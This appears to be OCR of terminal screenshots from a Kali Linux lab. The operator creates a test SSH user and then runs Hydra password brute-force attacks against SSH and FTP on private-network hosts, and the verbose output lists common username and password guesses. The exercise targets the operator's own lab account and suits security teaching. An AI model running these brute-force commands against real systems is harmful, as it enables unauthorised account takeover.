

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password for kali:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...

┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
```


test_user@kali: ~
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:OC6w2h5Da/iOXQFjf/jd4zm93mcSKaLtjcnhQyflSMg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
Host key verification failed.
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:OC6w2h5Da/iOXQFjf/jd4zm93mcSKaLtjcnhQyflSMg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.


kali@kali: ~/Desktop
┌──(kali㉿kali)-[~/Desktop]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.50.100 netmask 255.255.255.0 broadcast 192.168.50.255
inet6 fe80::a00:27ff:fe55:3ddb prefixlen 64 scopeid 0x20<link>
ether 08:00:27:55:3d:db txqueuelen 1000 (Ethernet)
RX packets 76 bytes 8251 (8.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 27 bytes 3094 (3.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 40 bytes 3168 (3.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 40 bytes 3168 (3.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
┌──(kali㉿kali)-[~/Desktop]
└─$

```
┌──(test_user㉿kali)-[~]
└─$ hydra -l test_user -p testpass 192.168.50.100 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or sec
ret service organizations, or for illegal purposes (this is non-binding, these *** ignore law
s and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 10:30:31
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-11 10:30:32

┌──(test_user㉿kali)-[~]
└─$ hydra -l username -p password 192.168.50.100 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or sec
ret service organizations, or for illegal purposes (this is non-binding, these *** ignore law
s and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 10:30:40
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.50.100:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-11 10:30:44
```

```
┌──(kali㉿kali)-[/]
└─$ hydra -L username_list.txt -P password.txt ftp://192.168.178.98
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 11:10:
43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 90 login tries (l:18/p:5), ~
6 tries per task
[DATA] attacking ftp://192.168.178.98:21/
[21][ftp] host: 192.168.178.98   login: test_user   password: testpass
^C[ERROR] Can not create restore file (./hydra.restore) - Permission denied
```

```
┌──(test_user㉿kali)-[/]
└─$ hydra -V -L username_list.txt -P password.txt 192.168.178.98 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 11:03:26
[DATA] max 4 tasks per 1 server, overall 4 tasks, 90 login tries (l:18/p:5), ~23 tries per task
[DATA] attacking ssh://192.168.178.98:22/
[ATTEMPT] target 192.168.178.98 - login "root" - pass "123456" - 1 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.178.98 - login "root" - pass "password" - 2 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.178.98 - login "root" - pass "12345678" - 3 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.178.98 - login "root" - pass "1234" - 4 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.178.98 - login "root" - pass "testpass" - 5 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.178.98 - login "admin" - pass "123456" - 6 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.178.98 - login "admin" - pass "password" - 7 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.178.98 - login "admin" - pass "12345678" - 8 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.178.98 - login "admin" - pass "1234" - 9 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.178.98 - login "admin" - pass "testpass" - 10 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.178.98 - login "test" - pass "123456" - 11 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.178.98 - login "test" - pass "password" - 12 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.178.98 - login "test" - pass "12345678" - 13 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.178.98 - login "test" - pass "1234" - 14 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.178.98 - login "test" - pass "testpass" - 15 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.178.98 - login "guest" - pass "123456" - 16 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.178.98 - login "guest" - pass "password" - 17 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.178.98 - login "guest" - pass "12345678" - 18 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.178.98 - login "guest" - pass "1234" - 19 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.178.98 - login "guest" - pass "testpass" - 20 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.178.98 - login "info" - pass "123456" - 21 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.178.98 - login "info" - pass "password" - 22 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.178.98 - login "info" - pass "12345678" - 23 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.178.98 - login "info" - pass "1234" - 24 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.178.98 - login "info" - pass "testpass" - 25 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.178.98 - login "test_user" - pass "123456" - 26 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.178.98 - login "test_user" - pass "password" - 27 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.178.98 - login "test_user" - pass "12345678" - 28 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.178.98 - login "test_user" - pass "1234" - 29 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.178.98 - login "test_user" - pass "testpass" - 30 of 90 [child 1] (0/0)
[22][ssh] host: 192.168.178.98   login: test_user   password: testpass
[ATTEMPT] target 192.168.178.98 - login "adm" - pass "123456" - 31 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.178.98 - login "adm" - pass "password" - 32 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.178.98 - login "adm" - pass "12345678" - 33 of 90 [child 3] (0/0)
```